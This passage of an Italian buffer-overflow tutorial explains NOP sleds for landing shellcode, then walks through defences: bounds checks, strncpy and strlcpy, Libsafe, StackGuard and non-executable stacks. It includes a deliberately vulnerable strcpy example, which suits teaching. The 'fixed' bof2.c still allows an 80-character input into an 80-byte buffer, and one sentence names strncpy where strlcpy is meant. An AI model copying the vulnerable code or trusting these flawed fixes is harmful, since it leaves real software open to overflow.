Quello che si fa di solito, è riempire di NOP la parte iniziale del buffer.

La NOP è un'istruzione che non fa letteralmente niente (No OPeration), se non di 'sprecare' un ciclo di fetch e di passare all'istruzione successiva. Supponiamo che dopo una prima NOP ce ne sia un'altra; cosa succede? Ancora una volta nulla, ovvero si passa nuovamente all'istruzione successiva e così via.

La NOP ha anche il vantaggio di occupare un solo byte. Risulta allora evidente che se abbiamo 100 NOP iniziali, il nostro algoritmo che prevedeva di azzeccare l'indirizzo nella JMP per attivare la shellcode, vede incrementare la probabilità di riuscirci di un fattore 100, dal momento che basta imbattersi in una qualsiasi NOP per far proseguire l'esecuzione via via con tutte le restanti ed arrivare fino alla JMP.



Esistono tuttavia dei casi in cui questa soluzione non è praticabile: se il buffer è troppo piccolo per contenere l'intero codice di attacco, è necessario indirizzarsi verso un'altra zona di memoria come, ad esempio, l'heap o l'area dati.

Metodi di attacco alternativi, comprendono i casi in cui l'attacker non miri ad eseguire un codice "personale" ma a lanciare porzioni di programmi o librerie già presenti in memoria in modo da farli risultare dannosi.

BOF – SOLUZIONI

Come proteggerci?


Da ciò che abbiamo finora visto risulta chiaro che i *bof* sono un problema rilevante non solo per una questione di robustezza del programma nei confronti di errori da parte dell'utente, ma soprattutto per le molte possibilità che offrono di attaccare il sistema e renderlo accessibile, compromettendone seriamente la sicurezza.

Si rendono quindi necessarie delle contromisure che permettano di evitare che si verifichi questo problema in qualsiasi situazione.

Evitare i Bof: programmazione ottimale

La soluzione più immediata e sicura consiste nell'inserire controlli sulle dimensioni dei parametri inseriti dall'utente, in modo da assicurarsi che non si verifichino *overflow*; i *bof* infatti sono possibili in quanto non viene effettuato un controllo sulla quantità di bytes inseriti nei buffer stessi; se la quantità di dati eccede le dimensioni del buffer e non esiste alcun controllo che lo rilevi, si rende possibile un *overflow*; quindi una soddisfacente soluzione sarà sicuramente quella di implementare, nel codice stesso del programma, le istruzioni di controllo necessarie.

Prendiamo ad esempio il vulnerabile *bof1.c* considerato in precedenza e cerchiamo di modificarlo ponendo un controllo sulla stringa passata in input:



```
/* bof1.c */
#include <string.h>
#include <stdio.h>

void f(char *s);

int main(int argc, char **argv)
{
    if (!argv[1])
        exit(1);
    f(argv[1]);
}


void f(char *s)
{
    char b[80];
    printf("indirizzo del buffer: %p\n", b);
    strcpy(b, s);
}
```

Linea: 14 Colonna: 16 INS

A tal fine, modifichiamo la main in modo da rifiutare una stringa di dimensioni maggiori del buffer **b** dove verrà copiata, cioè 80 caratteri; questo si ottiene nel seguente modo:

```
...
int main(int argc, char **argv)
{
    if (!argv[1])
        exit(1);
    if ((strlen(argv[1])>80))
    {
        printf("Parametro troppo grande.\n");
        printf("Inserire un parametro inferiore a 80 caratteri.\n");
        exit(1);
    }
    ...
}
```

La funzione `strlen()` restituisce la dimensione di una stringa passatagli, quindi il costrutto *if...else* permette di copiare la stringa sul buffer solo se è di dimensioni non maggiori di 80 caratteri, proprio come richiesto; il programma modificato sarà quindi il seguente:



```
/* bof2.c */
#include <string.h>
#include <stdio.h>


const bufdim=80;

void f(char *s);

int main(int argc, char **argv)
{
    if (!argv[1])
        exit(1);
    if ((strlen(argv[1])>bufdim))
    {
        printf("Parametro troppo grande.\n");
        printf("Inserire un parametro non maggiore di 80 caratteri.\n");
        exit(1);
    }
    else
        f(argv[1]);
}

void f(char *s)
{
    char b[bufdim];
    printf("indirizzo del buffer: %p\n", b);
    strcpy(b, s);
}
```

Se si prova a compilarlo ed eseguirlo con un parametro di dimensioni eccessive, si noterà come previsto che il programma uscirà senza far niente se non visualizzare il relativo messaggio di errore;



```
diath27@localhost.localdomain: /home/diath27/BufferOverflow
File Modifica Opzioni Aiuto
[diath27@localhost BufferOverflow]$ cc bof2.c -o bof2
[diath27@localhost BufferOverflow]$ bof2 A
indirizzo del buffer: 0xbffff700
[diath27@localhost BufferOverflow]$ bof2 AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Parametro troppo grande.
Inserire un parametro non maggiore di 80 caratteri.
[diath27@localhost BufferOverflow]$
```

Bof2.c è quindi ora sicuro!

Questo tipo di soluzione è senz'altro ciò che ogni attento programmatore dovrebbe fare tutte le volte che si presenta un caso simile a rischio di *bof*.

Evitare i Bof: funzioni "sicure"


Non è comunque sempre necessario inserire dei controlli "a basso livello" di questo tipo, che comporta, su programmi di notevoli dimensioni, un pesante lavoro di analisi di ogni caso di *bof* e relativa applicazione del codice correttivo.

Esistono infatti delle funzioni che possono sostituire altre che non si preoccupano di verificare le dimensioni dei dati su cui lavorano.

Prendiamo sempre il nostro programma "*bof1.c*" come esempio.

Il problema dell'*overflow* è principalmente causato dal fatto che la funzione *strcpy(b, s)* non controlla che le dimensioni del buffer **b** allocato sullo stack siano sufficienti a contenere l'intera stringa **s** ed esegue ugualmente la copia della stringa continuando a scrivere sullo stack fuori dallo spazio allocato; ebbene, esiste una funzione parente, ovvero *strncpy()*, che oltre ad eseguire la stessa funzione di *strcpy()* impone un limite massimo alle dimensioni della stringa definito da un terzo parametro; se quindi la stringa eccede tale limite essa verrà troncata e poi copiata nel buffer.

Proviamo quindi a sostituirla nel nostro esempio passando come terzo parametro proprio la dimensione del buffer, ovvero:



```
bof3.c - Editor avanzato
File Modifica Segnalibri Strumenti Impostazioni Aiuto

/* bof3.c */
#include <string.h>
#include <stdio.h>

const bufdim=80;


void f(char *s);

int main(int argc, char **argv)
{
    if (!argv[1])
        exit(1);
    else
        f(argv[1]);
}

void f(char *s)
{
    char b[bufdim];
    printf("indirizzo del buffer: %p\n", b);
    strncpy(b, s, bufdim);
}

Linea: 1 Colonna: 1 INS
```

Se si prova adesso ad eseguire il codice con un numero di caratteri maggiore del buffer (80 caratteri):



```
diath27@localhost.localdomain: /home/diath27/BufferOverflow
File Modifica Opzioni Aiuto
[diath27@localhost BufferOverflow]$ cc bof3.c -o bof3
[diath27@localhost BufferOverflow]$ bof3 A
indirizzo del buffer: 0xbffff700
[diath27@localhost BufferOverflow]$ bof3 AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
indirizzo del buffer: 0xbffff670
[diath27@localhost BufferOverflow]$
```

Possiamo vedere che stavolta non si verifica un segmentation fault poiché è stata copiata la stringa troncata all'ottantesimo carattere, quindi non è stato scritto nulla al di fuori del buffer.

Questo esempio serve a far capire che spesso è opportuno utilizzare, quando disponibili, funzioni affini a quelle considerate "insicure" così da realizzare le stesse operazioni in modo che venga però scongiurato ogni pericolo di *overflow*.

Ci sono però dei problemi legati all'utilizzo di funzioni come *strncpy()* :

1. API non intuitiva, che induce non pochi errori in fase di sviluppo:
l'utilizzo di queste funzioni infatti richiede che il programmatore sia particolarmente attento al corretto passaggio di tutti i parametri che possono variare in quantità e posizione rispetto alla funzione primitiva;
2. Uso incoerente del parametro che indica lunghezza/dimensione (per *strncpy()* si tratta di *sizeof(dest)* per *strncat()* di *sizeof(dest)-1*);
3. Difficolta' nell'accorgersi di un troncamento avvenuto (per *strncpy()* si deve controllare con *strlen(dest)*, per *strncat()* bisogna tenere copia del vecchio valore di *dest*);
4. *Strncpy()* non termina in ogni caso con NULL la stringa di destinazione (questo avviene se la stringa di origine eccede in lunghezza quella di destinazione; in questo modo saranno copiati solo i bytes specificati dal parametro sulla dimensione senza terminare con NULL), quindi il programmatore si deve preoccupare di impostare a NULL l'ultimo byte manualmente nel caso in cui *strlen(sorgente) >= sizeof(destinazione)*;
5. *Strncpy()* ha performance pessime (dipendentemente dalla CPU, *strncpy()* e` dalle 3 alle 5 volte piu' lento di *strcpy()*; questo perche' lo spazio in eccesso viene posto esplicitamente a '\0').

Un' alternativa efficace a queste funzioni è rappresentata da *strncpy()* e *strlcat()* che offrono un' interfaccia più intuitiva:

```
size_t strlcpy (char *dst, const char *src, size_t size);  
size_t strlcat (char *dst, const char *src, size_t size);
```

Entrambe occupano per intero il buffer di destinazione (non solo per la lunghezza della stringa da copiare come in *strncpy()*), garantiscono la terminazione della stringa con NULL e restituiscono la lunghezza totale della stringa che è loro intenzione creare, ovvero la dimensione della stringa di destinazione se questa non viene troncata a causa di un buffer non abbastanza grande da contenerla.

In questo modo è facile verificare un eventuale troncamento controllando semplicemente il valore restituito (se (valore restituito >= dimensione buffer) → troncamento). Inoltre sono performanti poiché nessuna di loro imposta il buffer di destinazione eccedente con NULL all'infuori di quello necessario a terminare la stringa stessa.

Un eventuale problema può essere dato dal fatto che *strlcpy()* e *strlcat()* non vengono però installate di default in molti sistemi Unix-like, cosa peraltro risolvibile includendole nello stesso programma sorgente data la loro dimensione ridotta.

Peccato che tali soluzioni di modifica al codice non siano sempre di facile applicazione: basta infatti pensare che gli attuali programmi sono costituiti da una grossa mole di codice che causa un oneroso lavoro di analisi; d'altronde anche il numero di applicazioni correntemente usate è in continua crescita e pertanto il numero di programmi che andrebbero rianalizzati in profondità a partire da zero è sempre maggiore. E' allora comprensibile perché è necessario ricercare altri tipi di soluzione.

Evitare i Bof: Allocazione dinamica del buffer

Strncpy() e simili sono un esempio di buffer allocato staticamente, ovvero una volta allocato la sua dimensione resta fissa. l'alternativa può essere quella di riallocarlo dinamicamente in modo da ridimensionarlo a seconda delle esigenze.

Supponiamo ad esempio di inserire volutamente la solita stringa eccedente: se il buffer è allocato dinamicamente si ottiene il risultato di espanderne le dimensioni in maniera tale da poter memorizzare l'intera stringa, a meno che non si raggiunga la condizione estrema di esaurimento di memoria, evitando così la situazione di *overflow*. Purtroppo l'allocazione dinamica può provocare un esaurimento di memoria anche in punti nel programma non soggetti a *bof*, quindi qualsiasi allocazione di memoria può fallire. Anche nel caso in cui non si arrivi subito ad esaurire la memoria questo tipo di allocazione necessita di un numero maggiore di accessi alla memoria virtuale rispetto all'allocazione statica proprio per la minore efficienza nell'allocazione stessa, per cui risulta relativamente facile imbattersi nel cosiddetto fenomeno di *"trashing"*, ovvero una situazione in cui la macchina spreca la maggior parte del tempo a scambiare informazioni tra disco e memoria.

Evitare i Bof: Librerie "sicure"

Le soluzioni di libreria consistono essenzialmente nell'utilizzo di funzioni che facciano un corretto *bound-checking* ed una *riallocazione dinamica di stringhe*, in analogia con quanto avviene con molti altri linguaggi come Perl o Ada95 che è capace di localizzare e prevenire *bof*.

Arash Baratloo, Timothy Tsai, e Navjot Singh (della *Lucent Technologies*) hanno sviluppato *Libsafe*, una semplice libreria caricata dinamicamente che contiene le versioni modificate di funzioni di libreria standard del C vulnerabili (es. *strcpy()*). Questo è un altro modo per aumentare il nostro grado di protezione, ma bisogna tener conto che il problema non viene risolto definitivamente poiché *Libsafe* protegge solo un insieme ristretto di funzioni con risaputi problemi di *bof* e comunque non assicura una protezione nel caso in cui il codice scritto dal programmatore sia affetto da *bof*.

Evitare i Bof: Ulteriori soluzioni

Oltre a tutto quanto visto finora si può ovviare al *bof* in numerosi altri modi. Qui di seguito riportiamo un breve accenno ad altre tecniche tra quelle più usate:

- Evitare di lasciare programmi che accettano parametri passati in ingresso con diritto di esecuzione a utenti qualsiasi; tali programmi, se non immunizzati dal *bof*, permettono un attacco poiché rendono possibile l'input della shellcode voluta.
- Rendere la sezione dati e stack non eseguibili; questa soluzione è facilmente implementabile a livello di stack poiché non causa perdite di prestazioni e non richiede né cambiamenti né ricompilazione dei programmi (tranne che in alcuni casi particolari). Purtroppo la situazione non è così semplice per la sezione dati visto che marcando tale sezione come non eseguibile si va incontro a problemi di compatibilità e, anche se fosse possibile risolverli, si potrebbe comunque attaccare non più inserendo del codice esterno ma corrompendo solamente i puntatori in modo da eseguire parti di codice pericolose presenti nel programma stesso o nelle librerie.
- Introdurre nel compilatore tecniche che permettano controlli "lightweight" sull'integrità dell'indirizzo di ritorno.
- Utilizzo di programmi opportuni come [StackGuard](#) che rileva e impedisce gli attacchi sullo stack proteggendo l'IP da alterazioni. [StackGuard](#) dispone una word di controllo dopo l'IP quando una funzione viene chiamata; se la word suddetta risulta modificata all'uscita dalla funzione significa che è stato tentato un attacco, quindi [StackGuard](#) lo segnala in syslog e interrompe l'esecuzione; la maggiore limitazione è che la protezione è però fornita solo per intrusioni nello stack che purtroppo non solo le uniche (ad esempio è possibile attaccare anche l'heap). Oltretutto è stato recentemente dimostrato che nonostante l'uso di questo programma o affini (es. *StackShield*) lo stack resta comunque passibile di *bof*.
- Introdurre speciali controlli sui valori degli argomenti passati alle system calls.
- Uso del **DTE** (*Domain and Type Enforcement*): tecnologia di controllo di accesso che associa uno specifico dominio ad ogni processo in esecuzione ed un tipo per ogni oggetto (es. oggetto=file, tipo=txt) in modo che a run-time un sottosistema **DTE** del kernel prende un dominio del processo e lo confronta con il tipo di ogni file o con il dominio di ogni altro processo nel quale tenta di accedere, dopodiché nega l'operazione se il confronto ha negato l'autorizzazione alla richiesta d'accesso. Lo svantaggio principale del **DTE** consiste in una profonda modifica al kernel e comunque richiede l'utilizzo di 20 system call aggiuntive.

Evitare i Bof: considerazioni finali

Da ciò che abbiamo visto si evince facilmente che non esiste purtroppo una soluzione definitiva al problema, se non quella di una programmazione attenta ai minimi particolari che in molti casi non è possibile attuare per la sua difficoltà di applicazione. Di conseguenza il problema necessita, per la sua risoluzione, di scelte oculate prese di caso in caso a seconda delle esigenze, in modo che i relativi svantaggi che introducono non vadano ad alterare il resto delle caratteristiche del programma.

BIBLIOGRAFIA

AlephOne

Aleph One, *Smashing The Stack For Fun And Profit*, Phrack Mag., V. 7, N. 49, 1996.

Sanfilippo

Sanfilippo, S. *Programmazione sicura (Buffer Overflow – un nemico in agguato)*, Linux & C.11,
<http://www.cse.ogi.edu/DISC/projects/immunix>.

Bernaschi, Gabrielli, Mancini

Bernaschi, M., Gabrielli E. and Mancini L.V., *Enhancements to the Linux Kernel for Blocking Buffer Overflow Based Attacks*,
<http://www.iac.rm.cnr.it/newweb/tecno/papers/bufoverp/als.html>.

Faenzi

Faenzi F., *La sicurezza in ambienti Internet ed Intranet: uno studio di fattibilità per la rete D.I.S.I.I.*, Tesi di Laurea – A.A. 1997/1998

Intel

"IA-32 Intel® Architecture Software Developer's Manual Volume 1: Basic Architecture"
"IA-32 Intel® Architecture Software Developer's Manual Volume 2: Instruction Set Reference"
"IA-32 Intel® Architecture Software Developer's Manual Volume 3: System Programming Guide"

http://www.intel.com/design/intarch/intel386/docs_386.htm

Borland

Borland International, Inc., "Turbo Assembler® : Guida Rapida"
Borland International, Inc., "Turbo Assembler® : Guida all'uso"
Borland International, Inc., "Turbo Assembler® : Manuale di Riferimento"

Wheeler

D. A. Wheeler, *Secure Programming for Linux and Unix HOWTO*,
<http://www.3vit.it/help/linux/howto-html/Secure-Programs-HOWTO/Default.htm>.

Cowan

Cowan, C. et al., *Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade*, to appear as an invited talk at SANS 2000,
<http://www.cse.ogi.edu/DISC/projects/immunix>.

StackGuard

StackGuard:
<http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard>

Bulba

Bulba and Kil3R, *Bypassing StackGuard and Stackshield*, Phrack Mag., V. 10, N. 56, 2000

INDICE

INTRODUZIONE	1
DEFINIZIONI DI BASE	1
ORGANIZZAZIONE DELLA MEMORIA DI UN PROCESSO	1
COS' È UNO STACK?	1
PERCHÉ USIAMO UNO STACK?	2
LA REGIONE DELLO STACK	2
ARITMETICA DI BASE	3
ESEMPIO DI CHIAMATA A FUNZIONE	3
SFRUTTARE I BUFFER OVERFLOW	5
BOF – IL CASO CLASSICO	6
PREMESSA	6
UN CASO DI CODICE VULNERABILE	6
L'OVERFLOW IN DETTAGLIO	7
COME ATTACCARE?	9
L'EXPLOIT	10
CAPIRE LA SHELLCODE	12
CREARE LA SHELLCODE	17
COME TROVARE L'INDIRIZZO DELLA STRINGA “/BIN/SH” E ATTIVARE LA SHELLCODE	18
CODIFICARE LA SHELLCODE	19
LA SHELLCODE IN PRATICA	22
OTTIMIZZARE LA SHELLCODE	23
BOF – SOLUZIONI	24
COME PROTEGGERCI?	24
EVITARE I BOF: PROGRAMMAZIONE OTTIMALE	24
EVITARE I BOF: FUNZIONI "SICURE"	26
EVITARE I BOF: ALLOCAZIONE DINAMICA DEL BUFFER	29
EVITARE I BOF: LIBRERIE "SICURE"	29
EVITARE I BOF: ULTERIORI SOLUZIONI	29
EVITARE I BOF: CONSIDERAZIONI FINALI	30
BIBLIOGRAFIA	31

Per informazioni, contatti, segnalazioni ecc...

Gianluca: mazzegian@sunto.ing.unisi.it
Andrea: diath27@vizzavi.it
Stefano: volpe@temainf.it

Special Thanks to: iw5dxh, Gianni Bianchini.

GNU FREE DOCUMENTATION LICENSE

Version 1.1, March 2000

Copyright (C) 2000 Free Software Foundation, Inc.
59 Temple Place, Suite 330, Boston, MA 02111-1307 USA

Everyone is permitted to copy and distribute verbatim copies
of this license document, but changing it is not allowed.

0. PREAMBLE

The purpose of this License is to make a manual, textbook, or other written document "free" in the sense of freedom: to assure everyone the effective freedom to copy and redistribute it, with or without modifying it, either commercially or noncommercially. Secondly, this License preserves for the author and publisher a way to get credit for their work, while not being considered responsible for modifications made by others.

This License is a kind of "copyleft", which means that derivative works of the document must themselves be free in the same sense. It complements the GNU General Public License, which is a copyleft license designed for free software.

We have designed this License in order to use it for manuals for free software, because free software needs free documentation: a free program should come with manuals providing the same freedoms that the software does. But this License is not limited to software manuals; it can be used for any textual work, regardless of subject matter or whether it is published as a printed book. We recommend this License principally for works whose purpose is instruction or reference.

1. APPLICABILITY AND DEFINITIONS

This License applies to any manual or other work that contains a notice placed by the copyright holder saying it can be distributed under the terms of this License. The "Document", below, refers to any such manual or work. Any member of the public is a licensee, and is addressed as "you".

A "Modified Version" of the Document means any work containing the Document or a portion of it, either copied verbatim, or with modifications and/or translated into another language.

A "Secondary Section" is a named appendix or a front-matter section of the Document that deals exclusively with the relationship of the publishers or authors of the Document to the Document's overall subject (or to related matters) and contains nothing that could fall directly within that overall subject. (For example, if the Document is in part a textbook of mathematics, a Secondary Section may not explain any mathematics.) The relationship could be a matter of historical connection with the subject or with related matters, or of legal, commercial, philosophical, ethical or political position regarding them.

The "Invariant Sections" are certain Secondary Sections whose titles are designated, as being those of Invariant Sections, in the notice that says that the Document is released under this License.

The "Cover Texts" are certain short passages of text that are listed, as Front-Cover Texts or Back-Cover Texts, in the notice that says that the Document is released under this License.

A "Transparent" copy of the Document means a machine-readable copy, represented in a format whose specification is available to the general public, whose contents can be viewed and edited directly and straightforwardly with generic text editors or (for images composed of pixels) generic paint programs or (for drawings) some widely available drawing editor, and that is suitable for input to text formatters or for automatic translation to a variety of formats suitable for input to text formatters. A copy made in an otherwise Transparent file format whose markup has been designed to thwart or discourage subsequent modification by readers is not Transparent. A copy that is not "Transparent" is called "Opaque".

Examples of suitable formats for Transparent copies include plain ASCII without markup, Texinfo input format, LaTeX input format, SGML or XML using a publicly available DTD, and standard-conforming simple HTML designed for human modification. Opaque formats include PostScript, PDF, proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine-generated HTML produced by some word processors for output purposes only.

The "Title Page" means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this License requires to appear in the title page. For works in formats which do not have any title page as such, "Title Page" means the text near the most prominent appearance of the work's title, preceding the beginning of the body of the text.

2. VERBATIM COPYING

You may copy and distribute the Document in any medium, either commercially or noncommercially, provided that this License, the copyright notices, and the license notice saying this License applies to the Document are reproduced in all copies, and that you add no other conditions whatsoever to those of this License. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of copies you must also follow the conditions in section 3.

You may also lend copies, under the same conditions stated above, and you may publicly display copies.

3. COPYING IN QUANTITY

If you publish printed copies of the Document numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts: Front-Cover Texts on the front cover, and Back-Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition. Copying with changes limited to the covers, as long as they preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects.

If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages.

If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine-readable Transparent copy along with each Opaque copy, or state in or with each Opaque copy a publicly-accessible computer-network location containing a complete Transparent copy of the Document, free of added material, which the general network-using public has access to download anonymously at no charge using public-standard network protocols. If you use the latter option, you must take reasonably prudent steps, when you begin distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public.

It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document.

